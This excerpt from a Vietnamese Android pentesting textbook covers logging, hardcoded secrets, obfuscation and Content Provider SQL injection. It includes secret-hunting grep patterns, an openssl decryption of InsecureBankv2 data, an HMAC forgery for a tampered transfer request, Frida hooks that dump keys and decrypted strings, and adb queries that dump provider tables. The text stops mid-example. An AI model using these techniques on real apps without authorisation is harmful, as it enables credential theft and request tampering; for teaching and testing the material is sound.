Không bao giờ log secret	Không log token, password, key, PII — kể cả ở mức debug
Bọc log sau cờ debug	<code>if (BuildConfig.DEBUG) Log.d(...)</code> — nhưng vẫn không log secret (cờ có thể bật nhầm)
Dùng logger có redaction	Wrapper tự che các trường nhạy cảm (<code>token=***</code>)
Không dùng <code>printStackTrace()</code> trong production	Xử lý exception có kiểm soát, không đẩy stacktrace ra log

Rule ProGuard/R8 strip toàn bộ lời gọi `Log`:

```
# proguard-rules.pro
-assumenosideeffects class android.util.Log {
    public static int v(...);
    public static int d(...);
    public static int i(...);
    public static int w(...);
    public static int e(...);
}
```



`-assumenosideeffects` không phải viên đạn bạc

Rule trên chỉ hoạt động khi minify được bật (`minifyEnabled true`), và nó **không** xoá được những log gọi qua reflection hay qua wrapper logger của bên thứ ba. Nó cũng không đụng tới `System.out.println` hay `printStackTrace()` . Vì vậy, cách chắc chắn nhất vẫn là **không viết log secret ngay từ đầu**, và coi mọi thứ ghi ra logcat như dữ liệu công khai.



Log là một dạng lưu trữ không kiểm soát

Ngay cả khi thiết bị không root và không cấm ADB, log vẫn có thể lọt ra ngoài qua crash reporting SDK, qua analytics, hoặc qua bug report do chính người dùng gửi đi. Vì thế, giả định an toàn duy nhất là: bất cứ thứ gì đã vào logcat đều có thể bị bên thứ ba đọc được.

11.7 Câu hỏi tự kiểm tra

1. Ai đọc được logcat của một app, và qua những kênh nào? Vì sao "app khác không đọc được từ API 16" không đủ để an tâm?
2. Mức log nào hay lộ secret nhất, và vì sao? Kể vai trò của buffer `crash` và `radio` trong việc sẵn dữ liệu nhạy cảm.
3. Viết quy trình 3 bước dùng `logcat` để bắt credential lộ trong luồng đăng nhập.
4. Vì sao nên `adb logcat -c` trước khi tái hiện một hành động? Làm sao correlate một dòng log với một request Burp cụ thể?
5. Grep gì để phát hiện nhanh lời gọi `Log` nhạy cảm khi static analysis? Vì sao phải đọc tham số của từng lời gọi thay vì chỉ đếm số lượng?
6. `printStackTrace()` rò rỉ dữ liệu như thế nào dù không phải là `Log.d` ?
7. Rule ProGuard `-assumenosideeffects` làm gì, và ba giới hạn của nó là gì?
8. Ánh xạ lỗ hổng logging sang OWASP Mobile Top 10 2024 và CWE tương ứng. Vì sao nó vừa là vấn đề privacy vừa là vấn đề storage?

Chương 12 — Lỗi hardcoded (Hardcoding Issues)

S Mục tiêu

Nắm được vì sao APK là "client mà bạn sở hữu hoàn toàn", nên mọi bí mật nhúng cứng bên trong nó đều có thể lấy ra được; học cách tìm hardcoded API key, credential và khoá mã hoá bằng grep, jadx, MobSF; hiểu tác động khi khai thác cũng như cách khắc phục. Chương này tập trung vào **bản thân hành vi HARDCODE**, còn việc phân tích chi tiết thuật toán crypto thì thuộc về Chương 20.

12.1 Vì sao hardcoded là lỗ hổng

App mobile là một **client** được cài trên máy của người dùng, mà cũng là máy của kẻ tấn công. Khác với web, nơi mã nguồn server luôn ẩn ở phía sau, một APK lại chứa toàn bộ code, resource lẫn config, và chỉ trong vài giây là có thể decompile ra Java gần như nguyên gốc bằng **jadx**. Hệ quả trực tiếp là **bất kỳ giá trị nào lập trình viên nhúng cứng vào app cũng không còn là bí mật nữa**.

Lập trình viên hardcoded chủ yếu vì tiện: nhét API key vào để gọi dịch vụ, để sẵn credential test cho nhanh, hoặc nhúng khoá AES để app tự giải mã dữ liệu. Nhưng chuyện "giấu bí mật ngay trong thứ mà attacker sở hữu" vốn là một mâu thuẫn nền tảng: app phải mang key theo mới dùng được, nên key **buộc phải** nằm đâu đó trong APK, và việc còn lại của bạn chỉ là tìm ra nó.

Các CWE cốt lõi của chương này:

CWE	Tên	Ví dụ
CWE-798	Use of Hard-coded Credentials	Username/password, API key, client secret nhúng cứng
CWE-321	Use of Hard-coded Cryptographic Key	Khoá AES/HMAC <code>static final byte[]</code>
CWE-259	Use of Hard-coded Password	Password trong code
CWE-312	Cleartext Storage of Sensitive Information	Secret để plaintext trong strings.xml

Về ánh xạ OWASP Mobile Top 10 2024: credential và API key hardcoded rơi vào **M1 (Improper Credential Usage)**, còn khi khoá crypto bị nhúng cứng khiến toàn bộ việc mã hoá trở nên vô nghĩa thì thuộc **M10 (Insufficient Cryptography)**.

12.2 Các loại secret hay bị hardcoded

Loại	Dấu hiệu	Tác động khi lộ
API key / client secret	<code>API_KEY</code> , <code>client_secret</code> , chuỗi dài base64/hex	Lạm dụng dịch vụ trả phí, truy cập backend thay app
Credential test/admin	<code>username</code> / <code>password</code> <code>static final</code>	Đăng nhập trực tiếp, đôi khi quyền admin
Khoá mã hoá đối xứng	<code>SecretKeySpec(KEY_BYTES, "AES")</code> , <code>static final byte[] KEY</code>	Giải mã mọi ciphertext app sinh ra (CWE-321)
Khoá HMAC	<code>Mac.init(new SecretKeySpec(KEY, "HmacSHA256"))</code>	Forge chữ ký request → bypass integrity
Firebase / cloud config	<code>google-services.json</code> , <code>database_url</code> , <code>amazonaws.com</code>	Truy cập DB Firebase mở, bucket S3
URL/endpoint nội bộ	<code>BASE_URL</code> , IP nội bộ, <code>/api/v2/admin</code>	Lộ endpoint ẩn, môi trường staging

12.3 Cách tìm hardcoded secret

Grep strings và jadx search

Bước đầu tiên luôn là quét tĩnh trên phần source đã decompile. Đây chính là mỏ vàng số một của static analysis:

```
$src = "app_java"
# Hằng số nhảy cảm
Select-String $src\**\*.java -Pattern 'password|passwd|secret|api[_-]?key|token|bearer|client[_-]?secret'
Select-String $src\**\*.java -Pattern 'static final String'
# Crypto material (chỉ để TÌM key hardcoded, không phân tích thuật toán ở đây)
Select-String $src\**\*.java -Pattern 'SecretKeySpec|IvParameterSpec|"AES|"DES|Cipher\getInstance'
# Chuỗi giống base64/hex dài (key/ciphertext nhúng cứng)
Select-String $src\**\*.java -Pattern '"[A-Za-z0-9+/]{24,}={0,2}"'
Select-String $src\**\*.java -Pattern '"[0-9a-fA-F]{32,}"'
# Endpoint & cloud
Select-String $src\**\*.java -Pattern 'https?://|firebaseio\.com|amazonaws\.com|BASE_URL'
```

```
# Trên smali khi jadx render lỗi - mọi string literal đều là const-string
grep -r 'const-string' app_smali/ | grep -Ei 'key|pass|http|token|secret'
```

Trong jadx-gui, hãy dùng chức năng **Search (Text)** để tìm nhanh các từ khoá trên trong toàn bộ code đã decompile, rồi nhảy thẳng tới context để xem secret được dùng ở đâu.

Đừng quên res/ và assets/

Secret không chỉ nằm trong file `.java`. Sau đây là những nơi hay bị bỏ sót:

- `res/values/strings.xml`: dev hay nhét vào đây API key, Google Maps key hay base URL.
- `res/xml/network_security_config.xml`: nơi chứa cấu hình cleartext và user-CA.
- `assets/`: chứa file config, JS bundle của React Native, file `.db` SQLite đóng gói sẵn, hoặc file key.
- `google-services.json`: chứa `api_key`, `project_id`, `database_url`, dùng để test Firebase mở.

MobSF và các tool secret scanning

Các tool tự động có độ phủ rộng, nên chạy chúng sau khi đã đọc tay để không bỏ sót class nào:

Tool	Việc	Chạy
MobSF	Gom "Hardcoded Secrets" + Firebase + tracker, kèm severity + MASVS	Upload APK qua web/API, đọc field <code>"secrets"</code> trong report JSON
apkleaks	Quét APK ra URL/endpoint/secret theo regex dựng sẵn	<code>apkleaks -f app.apk -o report.txt</code>
trufflehog	Entropy/regex secret trên thư mục decompile	<code>trufflehog filesystem app_java --json</code>

Nên chạy cả ba rồi hợp nhất kết quả (dedup theo chuỗi khớp), bởi mỗi tool dùng một bộ regex khác nhau nên chúng bổ sung cho nhau.

12.4 Ví dụ: hardcoded key trong javax.crypto

Đây là một ví dụ kinh điển: một khoá AES nhúng cứng ngay trong class. Nó chính là finding **CWE-321**:

```
public class CryptoUtil {
    private static final byte[] KEY = { // 🚩 16 byte = AES-128, nhúng cứng
        0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
        0x08, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f
    };
    public static String decrypt(String base64Ciphertext) throws Exception {
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE,
            new SecretKeySpec(KEY, "AES"), new IvParameterSpec(IV));
        return new String(cipher.doFinal(Base64.decode(base64Ciphertext, Base64.DEFAULT)));
    }
}
```

Trọng tâm ở đây **không** phải là phân tích mode CBC hay padding (đó là phần việc của Chương 20), mà là điểm này: khoá nằm ngay trong code, ai đọc APK cũng lấy ra được, nên mọi dữ liệu mà app "mã hoá" bằng khoá này đều coi như plaintext đối với attacker.

Có một cái bẫy cần cảnh giác, đó là **hardcode gián tiếp**. App trông có vẻ "an toàn hơn" khi dẫn xuất khoá từ password qua PBKDF2 thay vì nhúng thẳng byte key, nhưng nếu bản thân password gốc và salt **cũng** hardcoded nốt thì chẳng thêm được chút bảo mật nào:

```
PBEKeySpec spec = new PBEKeySpec(
    "hardcoded_master_password".toCharArray(), // 🐛 password cũng hardcoded
    HARD_CODED_SALT, // 🐛 salt tĩnh
    10000, 256);
```

Khi cả hai đều là `static final` thì tình huống này chẳng khác gì hardcoded thẳng khoá (CWE-321), chỉ là vòng vo thêm một lớp mà thôi. Một quy tắc kiểm tra nhanh: cứ thấy `SecretKeyFactory` hay `PBEKeySpec` thì luôn hỏi tiếp "password và salt truyền vào đây đến từ đâu?".

Một ví dụ có thật trong **InsecureBankv2**: file `CryptoClass.java` chứa khoá "This is the super secret key 123" (32 ký tự, tức AES-256) và một IV toàn số 0, cả hai đều nhúng cứng. MobSF flag ngay thành "Hardcoded Secrets" cộng với "Insecure Cryptography".

12.5 Khai thác

Khi đã tìm được secret hardcoded, ta khai thác trực tiếp:

Với credential: đăng nhập thẳng bằng username và password vừa tìm được.

Với API key: gọi API thay cho app, hoặc lạm dụng hạn mức của các dịch vụ trả phí như Google Maps hay SMS gateway.

Với khoá AES: giải mã dữ liệu do app sinh ra. Chẳng hạn, dump SharedPreferences rồi giải mã như sau:

```
# Trích khoá "This is the super secret key 123" từ CryptoClass.java, IV = 16 byte 0
echo 'nH/HGFyUPFtmqK/gHS4Adw==' | openssl enc -d -aes-256-cbc \
-K $(printf '%s' "This is the super secret key 123" | xxd -p -c 256) \
-iv 00000000000000000000000000000000 -base64 -A
# → A1z123$ (password người dùng, giải ngược được)
```

Với khoá HMAC: forge chữ ký cho request đã bị sửa. Server verify bằng đúng khoá hardcoded đó thì sẽ chấp nhận:

```
echo -n 'amount=100000&to=attacker' | openssl dgst -sha256 -hmac 's3cr3t_hmac_key'
# → chữ ký hợp lệ cho body đã tamper → bypass integrity, business-logic bypass
```

! Chỉ chứng minh, tuyệt đối không gây hại

Trong pentest theo hợp đồng hoặc bug bounty, chỉ dùng secret tìm được để **chứng minh** vấn đề, tức là làm PoC vô hại: request chỉ thay đổi một giá trị không có thật và không đụng chạm dữ liệu của người khác. Còn trong lab tự luyện thì bạn cứ thao tác thoải mái trên tài khoản test của chính mình.

12.6 Khi key không hardcoded tĩnh

Nếu khoá được tính ngay lúc runtime (chẳng hạn derive từ device ID hay timestamp) chứ không nằm sẵn dưới dạng `static final`, thì static analysis chỉ nhìn thấy *cách tính* chứ không có được giá trị thật. Lúc này ta chuyển sang hook runtime bằng Frida để bắt lấy khoá ngay tại điểm khởi tạo:

```
Java.perform(function () {
    var SKS = Java.use('javax.crypto.spec.SecretKeySpec');
    SKS.$init.overload('[B', 'java.lang.String').implementation = function (keyBytes, algo) {
        console.log('[SecretKeySpec] algo=' + algo + ' key(hex)= ' + bytesToHex(keyBytes));
        return this.$init(keyBytes, algo);
    };
    function bytesToHex(b){var s='';for(var i=0;i<b.length;i++)s+=('0'+(b[i]&0xff).toString(16)).slice(-2);return s;}
});
```

Đây chính là ranh giới với Chương 20: **hardcode** (nội dung chương này) là secret nằm tĩnh trong APK, lấy ra được bằng cách đọc code; còn **crypto runtime** (Chương 20) là khoá sinh động, phải hook thì mới thấy.

12.7 Khắc phục (remediation)

Biện pháp	Cách làm
Không nhúng secret trong client	Secret backend chỉ nằm ở server; app gọi qua API có xác thực
Android Keystore	Sinh và lưu khoá trong Keystore (hardware-backed), không xuất ra được
Secrets management	Lấy config/khoá runtime từ server sau khi xác thực, không đóng gói vào APK
Khoá per-user, per-session	Không dùng chung một khoá cho mọi user; derive từ bí mật server cấp
Rà soát trước release	Chạy secret scanner (MobSF/trufflehog/git-secrets) trong CI/CD

i Không hề có khái niệm "hardcode an toàn"

Obfuscation, chia nhỏ chuỗi, hay giải mã khoá tại runtime đều chỉ **làm chậm** attacker chứ không thực sự giấu được secret, bởi cuối cùng app vẫn phải ráp lại giá trị thật trong bộ nhớ, mà đã nằm trong bộ nhớ thì Frida đọc được (xem Chương 13 và 20). Giải pháp đúng đắn duy nhất vẫn là **không để bí mật thật sự nằm trong client**.

12.8 Câu hỏi tự kiểm tra

1. Vì sao "bí mật nằm trong APK" là mâu thuẫn nền tảng? Điều gì khiến app mobile khác web ở điểm này?
2. Phân biệt CWE-798 và CWE-321. Cho một ví dụ code cho mỗi cái.
3. Kể 5 loại secret hay bị hardcode và tác động khi mỗi loại lộ.
4. Viết một bộ lệnh grep để tìm nhanh hardcoded secret trên source đã decompile. Vì sao phải grep cả smali?
5. Ngoài `.java`, còn 3 nơi nào trong APK hay chứa secret? `google-services.json` cho bạn test cái gì?
6. Vì sao dùng PBKDF2 **không** tự động làm app an toàn nếu password và salt đều hardcode?
7. Khi tìm được khoá HMAC hardcode, khai thác ra sao và impact khác gì so với lộ khoá AES?
8. Khi nào một secret **không** thể tìm bằng static và phải chuyển sang Frida? Đây là ranh giới với chương nào?
9. Kể 3 biện pháp khắc phục hardcode. Vì sao obfuscation không phải là remediation thật sự?

Chương 13 — Obfuscation trong mã nguồn (Obfuscation in The Code)

§ Mục tiêu

Chương này giúp bạn hiểu obfuscation là gì, làm quen với các công cụ phổ biến (ProGuard, R8, DexGuard) cùng từng kỹ thuật che giấu, từ đổi tên identifier, mã hoá chuỗi, làm rối control-flow cho tới đóng gói native. Quan trọng hơn cả là nắm được obfuscation ảnh hưởng ra sao tới reverse engineering, và pentester có những kỹ thuật nào để đối phó. Cuối cùng, hãy ghi nhớ một nguyên tắc: obfuscation **không** phải là biện pháp bảo mật thay cho phòng thủ thật (M8 — Security Misconfiguration/Insufficient Protections; CWE-656 — Reliance on Security Through Obscurity).

13.1 Obfuscation là gì và vì sao pentester phải quan tâm

Obfuscation là quá trình biến đổi mã nguồn (thường ở tầng bytecode DEX hoặc native) sao cho chương trình vẫn chạy đúng nhưng trở nên **khó đọc, khó hiểu và khó sửa** đối với người phân tích. Dev làm vậy để kéo dài quá trình reverse engineering, nhằm giấu logic nghiệp vụ, API key, thuật toán ký request hay các cơ chế chống gian lận.

Với pentester, obfuscation không làm thay đổi bản chất công việc mà chỉ khiến bạn tốn thêm thời gian. Client-side vốn không phải môi trường bạn kiểm soát, và bất cứ thứ gì dev đưa vào APK thì cuối cùng thiết bị vẫn phải thực thi, nên vẫn reverse được. Điểm mấu chốt cần khắc cốt ghi tâm là:

! Nguyên tắc cốt lõi

Obfuscation chỉ **làm chậm** chứ không **ngăn** được reverse. Khi phân tích tĩnh (static) trở nên quá tốn công, phân tích động (dynamic) gần như luôn là lối tắt, bởi vì lúc chạy app **b buộc phải** giải mã và dùng đến giá trị thật, và đó chính là thời điểm bạn hook được nó.

13.2 Các công cụ obfuscation phổ biến

Công cụ	Mức độ	Làm gì
ProGuard	Nhẹ, miễn phí	Đổi tên class/method/field thành <code>a</code> , <code>b</code> , <code>c</code> ; loại bỏ code chết (dead code); tối ưu nhẹ
R8	Mặc định của Android Gradle Plugin hiện đại	Thay thế ProGuard: shrink (thu gọn) + đổi tên + tối ưu, tích hợp thẳng vào build
DexGuard	Thương mại, nặng	Đổi tên + mã hoá chuỗi , mã hoá class, ẩn lời gọi API qua reflection, anti-tamper, anti-debug, đẩy logic xuống native

ProGuard và R8 chủ yếu làm hai việc là **rename** (đổi tên) và shrink (thu gọn). Đây là mức nhẹ nhưng lại phổ biến nhất vì được bật mặc định khi build release. Phải đến DexGuard và các sản phẩm thương mại tương tự thì mới thực sự có thêm những lớp che giấu nặng như mã hoá chuỗi hay anti-tamper.

13.3 Các kỹ thuật che giấu và tác động lên reverse

13.3.1 Đổi tên identifier (renaming)

Đây là kỹ thuật cơ bản và phổ biến nhất: tên class, method và field đều bị thay bằng những ký tự vô nghĩa như `a.a.a`, `b()`, `c.d`. Khi mở bằng jadx, bạn sẽ thấy cây class toàn tên một chữ cái, mất sạch những gợi ý về mặt ngữ nghĩa.

```
// Trước obfuscation
public String getMd5Digest(WAQueryParameters params) { ... }

// Sau renaming
public String a(b p) { ... }
```

Tác động của nó là bạn mất đi manh mối từ tên hàm (chẳng hạn `isRooted`, `checkLicense`, `getSecretKey`), khiến việc định vị đúng hàm cần soi trở nên chậm chạp hơn. **Nhưng** cấu trúc gọi hàm (call graph) thì vẫn nguyên vẹn: mọi lời gọi vẫn được biên dịch thành `invoke-*` trong smali, nên bạn hoàn toàn lần theo được luồng bằng xref (cross-reference) trong jadx-gui.

13.3.2 Mã hoá chuỗi (string encryption)

DexGuard và các tool nặng không để chuỗi ở dạng literal nữa, mà lưu chúng dưới dạng đã mã hoá rồi mới **giải mã lúc runtime**:

```
// Chuỗi không còn hiện literal - được giải mã khi cần
String url = decrypt("9f3a1c..."); // gọi hàm giải mã
```

Có mấy dấu hiệu để nhận biết: nhiều lời gọi tới một hàm `decrypt()` / `a()` nhận vào `byte[]` hoặc chuỗi hex lạ, nhiều phép `^` (XOR), cùng các mảng byte được khởi tạo trong `<clinit>`. Tác động lớn nhất là `grep "const-string"` sẽ không còn thấy URL/key/token nữa, bởi chúng đã biến thành ciphertext.

13.3.3 Làm rối luồng điều khiển (control-flow obfuscation)

Kỹ thuật này chèn thêm nhánh giả, vòng lặp thừa, làm phẳng cấu trúc `switch` (control-flow flattening) và gọi qua reflection thay vì gọi thẳng. Hệ quả là jadx đôi khi sinh ra code Java sai hoặc từ chối decompile, buộc bạn phải xuống đọc smali gốc.

```
// Gọi gián tiếp qua reflection - che tên method/class thật khó tìm kiếm tĩnh
Class.forName("c.d.e").getMethod("f").invoke(obj);
```

13.3.4 Đóng gói / đẩy logic xuống native (native packing)

Dev đẩy các logic nhạy cảm như key AES, thuật toán ký hay việc check root/integrity xuống thư viện `.so` thông qua JNI, vì làm tưởng rằng "native khó reverse hơn Java". Một số packer còn nén hoặc mã hoá cả DEX rồi mới giải nén lúc chạy.

```
lib/arm64-v8a/libnative.so ← key/thuật toán ẩn ở đây, jadx không thấy
```

i Ánh xạ static vs dynamic

Nếu phân tích tĩnh phía Java không tìm ra key mà bạn **biết chắc nó phải tồn tại** (vì traffic có chữ ký, hoặc storage đã được mã hoá), thì khả năng cao nó đang nằm trong `.so`. Đây chính là dấu hiệu để bạn chuyển sang Ghidra + Frida.

13.4 Kỹ thuật đối phó của pentester

13.4.1 Vẫn grep `const-string` trước tiên

Rất nhiều app chỉ **rename** chứ **không** hề mã hoá chuỗi (ProGuard/R8 vốn không encrypt string). Vì vậy key, URL hay token vẫn nằm ở dạng literal trong smali, dù tên class đã bị đổi:

```
grep -rn "const-string" ./smali/ | grep -Ei "key|pass|http|secret|token|aes|sig="
```

`static final String` trong Java tương ứng với `const-string` trong smali, và grep vẫn bắt được ngay cả khi obfuscation khiến jadx sinh code lỗi. Ngoài ra, annotation `@SerializedName` (của Gson) thường vẫn còn sót lại, giúp bạn suy ra schema JSON dù các field đã bị rename.

13.4.2 Lăn theo cấu trúc gọi bằng xref

Renaming chỉ đổi tên chứ **không** đổi cấu trúc của call graph. Trong jadx-gui, bạn chọn một method rồi dùng "Find Usage"/xref để dựng lại luồng: một hàm `a()` được gọi ngay trước khi gửi HTTP request thì nhiều khả năng là hàm ký; còn một hàm `b()Z` được gọi trong `onCreate` rồi `finish()` app thì nhiều khả năng là check root. Nói cách khác, ngữ cảnh gọi sẽ thay thế cho cái tên đã mất.

13.4.3 Dùng Frida hook runtime để đánh bại mã hoá chuỗi

Đây là đòn quyết định để đối phó với string encryption. Thay vì cố phá thuật toán giải mã, bạn **hook thẳng vào hàm** `decrypt()` để dump plaintext ngay khi app tự giải mã:

```
// Hook hàm giải mã chuỗi để lộ toàn bộ plaintext lúc runtime
Java.perform(function () {
    var Cls = Java.use('c.d.StringDecryptor'); // tên đã rename, lấy từ xref
    Cls.decrypt.overload('java.lang.String').implementation = function (s) {
        var out = this.decrypt(s);
        console.log('[decrypt] ' + s + ' => ' + out);
        return out;
    };
});
```

Kỹ thuật này hiệu quả vì tuy dữ liệu trên đĩa là ciphertext, nhưng để dùng được thì app **buộc phải** giải mã nó thành `String` thật trong RAM, mà bất kỳ giá trị plaintext nào trong RAM cũng đều bắt được nếu ta hook đúng method trả về nó. Đây không phải lỗi của thuật toán, mà là hệ quả tất yếu: điểm giải mã luôn nằm ngay trong tầm hook của runtime instrumentation.

13.4.4 Ghidra + Frida cho logic native

Với logic ẩn trong `.so`, bạn load `lib/arm64-v8a/libnative.so` vào Ghidra, cho auto-analyze, rồi tìm các symbol JNI dạng `Java_<package>_<Class>_<method>` và đọc pseudo-C để hiểu thuật toán (chẳng hạn XOR loop, AES key hardcoded, so sánh cert hash). Nếu phân tích tĩnh quá khó, hãy dùng Frida `Interceptor.attach` lên địa chỉ hàm native để dump tham số cùng giá trị trả về ngay lúc chạy.

13.4.5 Nếu cần, deobfuscate bán tự động

Một số công cụ có thể hỗ trợ đảo ngược renaming bằng "mapping" hoặc bằng suy luận, ví dụ các plugin/deobfuscator dành cho jadx. Nếu bản build gốc để lộ file `mapping.txt` của ProGuard/R8 (đôi khi nó lọt vào bản test hoặc bị lộ qua OSINT), bạn có thể ánh xạ ngược các tên rút gọn về tên gốc. Tuy nhiên đây chỉ là bonus chứ không phải điều kiện cần, vì dynamic thường nhanh hơn.

! Thứ tự ưu tiên khi gặp app obfuscate

(1) Trước hết grep `const-string`, vì nhiều khi secret vẫn lộ. (2) Dùng jadx-gui kết hợp xref để dựng lại luồng bất chấp tên đã bị làm xấu. (3) Nếu chuỗi bị mã hoá lúc runtime thì dùng Frida hook hàm `decrypt`. (4) Nếu logic nằm ở native thì chuyển sang Ghidra + Frida. Nói chung, static cho bạn bức tranh đầy đủ và bền vững, còn dynamic là lối tắt mỗi khi static bế tắc.

13.5 Vì sao obfuscation không phải biện pháp bảo mật

Đây là điểm cốt lõi khi bạn viết finding. Obfuscation thực chất là **security through obscurity** (CWE-656): nó trông cậy vào giả định "kẻ tấn công không hiểu được" chứ không dựa trên một cơ chế phòng thủ thật sự nào.

Kỳ vọng sai của dev	Thực tế pentester
"Đổi tên nên không ai tìm ra key"	grep <code>const-string</code> vẫn thấy nếu không mã hoá chuỗi
"Mã hoá chuỗi nên key an toàn"	Frida hook <code>decrypt()</code> dump plaintext runtime
"Đẩy xuống native nên khó reverse"	Ghidra decompile ELF ARM ra C đọc được
"Anti-debug/anti-tamper nên không patch được"	Patch smali hoặc hook Frida vô hiệu hoá check

! Kết luận cho báo cáo

Hardcode một secret rồi đem obfuscate thì vẫn là một **hardcoded-secret finding**, chỉ khó khai thác hơn được một nấc mà thôi. Obfuscation là một lớp tăng chi phí tấn công (defense in depth) hợp lệ, nhưng **tuyệt đối không** được dùng để thay cho phòng thủ thật: không lưu secret ở client, xác thực chữ ký và logic ở server, dùng key hardware-backed (Keystore) và attestation phía server. Khi một cơ chế bảo mật chỉ trông chờ vào việc code khó đọc, hãy báo cáo đúng bản chất của nó là CWE-656.

13.6 Câu hỏi tự kiểm tra

- Obfuscation là gì? Phân biệt mục tiêu của dev và tác động thực tế lên công việc pentester.
- So sánh ProGuard/R8 với DexGuard — mỗi loại thêm những kỹ thuật che giấu nào?

3. Vì sao renaming làm mất manh mối nhưng **không** cản việc lần theo luồng bằng xref?
4. String encryption ảnh hưởng thế nào tới `grep const-string`? Cách đối phó bằng Frida ra sao và vì sao luôn hiệu quả?
5. Dấu hiệu nào cho biết logic nhảy cảm đã bị đẩy xuống native `.so`? Reverse bằng tool gì?
6. Vì sao control-flow obfuscation đôi khi buộc bạn đọc smali thay vì Java của jadx?
7. Giải thích vì sao obfuscation thuộc CWE-656 và tại sao nó không thay được phòng thủ thật.
8. Nêu thứ tự ưu tiên các bước khi phải phân tích một app bị obfuscate nặng.

Chương 14 — Cấu hình sai lưu trữ Database (Misconfigured Database Storage)

Mục tiêu

Chương này giúp bạn hiểu cách Android lưu SQLite trong sandbox của app, những sai lầm cấu hình khiến database bị đọc/ghi trái phép, và trục lỗi hỏng SQL Injection qua Content Provider (ở cả projection lẫn selection). Bạn sẽ nắm được quy trình khai thác bằng adb shell content và drozer, cùng các biện pháp remediation như SQLCipher, parameterized query hay đóng provider. Ảnh xạ OWASP Mobile Top 10 2024: M9 — Insecure Data Storage, M4 — Insufficient Input/Output Validation; CWE-89 (SQL Injection).

14.1 SQLite lưu ở đâu và các vấn đề cấu hình

Android cung cấp SQLite như một database quan hệ nhúng cho mỗi app. Theo mặc định, file `.db` nằm trong sandbox riêng của app:

```
/data/data/<package_name>/databases/<name>.db
/data/data/<package_name>/databases/<name>.db-journal (hoặc -wal/-shm)
```

Bình thường, mỗi app có một UID riêng nên app A không thể đọc được thư mục của app B. Thế nhưng có nhiều cấu hình sai lầm thủng ranh giới này:

Cấu hình sai	Hệ quả
DB không mã hoá (plaintext SQLite)	Ai đọc được file <code>.db</code> là thấy toàn bộ dữ liệu — credential, token, PII
Quyền file quá rộng (world-readable)	App legacy tạo DB với quyền <code>-rw-rw-rw-</code> → app khác đọc không cần root
<code>allowBackup="true"</code>	<code>adb backup</code> kéo cả file <code>.db</code> ra ngoài
Content Provider exported phục vụ DB	App ngoài query <code>content://</code> để dump bảng hoặc bơm SQLi
Nối chuỗi vào câu SQL	SQL Injection (CWE-89)

Ba đường đọc file DB (khi có lỗi)

Khi có root: dùng `adb pull /data/data/<pkg>/databases/`. Khi app debuggable: dùng `adb shell run-as <pkg> cat ../databases/x.db`. Còn khi vừa không root vừa không debuggable, bạn phải đi vòng qua một lỗ hổng khác, chẳng hạn path traversal ở Content Provider trở tới `../databases/x.db`, hoặc `adb backup` nếu `allowBackup=true`.

14.2 DB không mã hoá — vấn đề nền tảng

Mặc định SQLite lưu dữ liệu ở dạng **plaintext**: chỉ cần mở file `.db` bằng `sqlite3` hay bất kỳ trình xem nào là thấy nguyên vẹn các bảng. Nếu app lưu dữ liệu nhạy cảm như mật khẩu, session token, số thẻ hay lịch sử giao dịch mà không mã hoá, thì bất kỳ đường đọc file nào ở §14.1 cũng đều dẫn tới rò rỉ toàn bộ.

```
# Sau khi pull được file .db
sqlite3 users.db ".tables"
sqlite3 users.db "SELECT * FROM users;"
# → id | username | password(cleartext) | token ...
```

Đây là một finding M9 (Insecure Data Storage). Việc "tự mã hoá" bằng AES với key hardcoded ngay trong code cũng vô nghĩa, vì chỉ cần đọc key trong jadx rồi giải tay là ra. Giải pháp đúng đắn ở đây là **SQLCipher** (§14.5).

14.3 SQL Injection qua Content Provider

Đây là trục khai thác quan trọng nhất của cả chương. Content Provider là kênh chia sẻ dữ liệu chính thức giữa các app thông qua URI `content://`. Khi một provider **exported** phục vụ cho SQLite DB mà dev lại nối thẳng input của caller vào câu SQL, ta có ngay SQLi xuyên sandbox mà không cần root.

14.3.1 Vì sao `query()` là SQLi sink

Method `query()` của Content Provider nhận `projection` (danh sách cột trong SELECT) và `selection` (mệnh đề WHERE) **trực tiếp từ caller**, rồi đẩy thẳng vào `SQLiteQueryBuilder`:

```
public Cursor query(Uri uri, String[] projection, String selection,
    String[] selectionArgs, String sortOrder) {
    SQLiteQueryBuilder qb = new SQLiteQueryBuilder();
    qb.setTables(TABLE_NAME);
    // Không dùng selectionArgs (placeholder ?) → caller truyền selection thô
    Cursor c = qb.query(db, projection, selection, selectionArgs, null, null, sortOrder);
    return c;
}
```

- `selection` không được tham số hoá bằng `?`, nên attacker điều khiển được mệnh đề WHERE.
- `projection` thậm chí còn nguy hiểm hơn: vì nằm trong phần SELECT nên nó **không thể** tham số hoá bằng `?`, do đó cứ nối chuỗi trực tiếp là thành injectable.

14.3.2 Giải phẫu Content URI và cờ manifest

```
content://authority/optionalPath/optionalID
```

`authority` được lấy từ `android:authorities` trong manifest. Còn `path` thì không được manifest liệt kê, nên bạn phải đoán (chẳng hạn `/users`, `/messages`), hoặc đọc trong code (`uriMatcher.addURI(...)`), hoặc dùng drozer `app.provider.finduri` để moi các chuỗi `content://` nhúng trong dex.

```
<provider android:name=".UserProvider"
    android:authorities="com.victim.app.provider"
    android:exported="true" />
```

! Bẫy exported mặc định theo targetSdkVersion

Provider có quy tắc export khác với Activity/Service/Receiver. Với `targetSdkVersion ≤ 16`, provider mặc định **exported = true** ngay cả khi manifest không hề có dòng `android:exported`. Vì vậy `grep 'exported="true"'` sẽ bỏ sót; hãy luôn đọc `targetSdkVersion` trước khi kết luận một provider là an toàn. Từ API 17 trở lên, mặc định đã chuyển về `false`.

14.4 Khai thác — adb content và drozer

14.4.1 Recon: tìm provider và path

```
adb shell dumpsys package com.victim.app | grep -A5 "Provider{"
#   authority=com.victim.app.provider
```

```
dz> run app.provider.finduri com.victim.app
content://com.victim.app.provider/users ← path hợp lệ tìm được
```

14.4.2 Data leak trần (chưa cần SQLi)

Nếu provider exported phục vụ một bảng nhạy cảm mà không kiểm tra caller, thì chỉ cần query thẳng là đã dump được dữ liệu:

```
adb shell content query --uri content://com.victim.app.provider/users
# Row: id=1, name=admin, password=S3cr3tP@ss123
# Row: id=2, name=john, password=hunter2
```

Chừng đó đã đủ cho một finding "information disclosure" mức HIGH. Còn muốn chứng minh **root cause** thực sự là SQLi thì ta đi tiếp.

14.4.3 Chứng minh injectable qua **selection**

```
# Baseline
adb shell content query --uri content://com.victim.app.provider/users --where "name='admin'"

